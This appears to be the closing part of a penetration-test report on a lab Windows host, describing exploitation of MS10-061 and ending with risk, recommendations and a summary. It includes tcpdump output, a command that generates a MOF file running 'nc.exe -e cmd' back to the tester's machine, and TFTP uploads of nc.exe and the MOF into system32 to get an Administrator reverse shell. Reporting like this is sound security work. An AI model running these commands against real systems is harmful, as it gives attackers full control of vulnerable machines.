16:16:06.916466 IP 10.10.14.19 > 10.10.10.90: ICMP echo reply, id 512, seq 768, length 40
16:16:07.915641 IP 10.10.10.90 > 10.10.14.19: ICMP echo request, id 512, seq 1024, length 40
16:16:07.915680 IP 10.10.14.19 > 10.10.10.90: ICMP echo reply, id 512, seq 1024, length 40
```

As well as a 'pinging MOF script', it is possible to upload nc.exe onto the Windows machine and another MOF file with the instructions to establish a reverse shell connection to Kali computer with the Netcat executable.

> irb

>> puts generate_mof("real","C:\Windows\system32\nc.exe -e cmd 10.10.14.19 9005")

The files were successfully uploaded onto the target machine:


tftp 10.10.10.90

mode binary

put nc.exe \windows\system32\nc.exe

put reverse.mof \windows\system32\wbem\mof\reverse.mof

And a reverse connection as an Administrator was successfully established:



Post exploitation

There was no need to elevate privileges due to initial access as a highly privileged user. A full control over the system and its files was obtained successfully.

Risk

The MS10-061 is a serious vulnerability, which requires immediate patch. An attacker can gain a full access to the machine as an Administrator user just through uploading arbitrary instructions within a malicious MOF file.

Recommendations

This dated Windows system requires a full upgrade to a supported Windows edition.

Summary

The information provided above are a comprehensive report on the security posture of [The Company] and contain mitigation recommendations which need to be applied immediately.

It is also suggested that a stricter security policy regarding anti-malware solutions should be applied if possible.
Keeping the infrastructure secure is a process in time, which requires a regular patching program as well as systematic network security evaluation.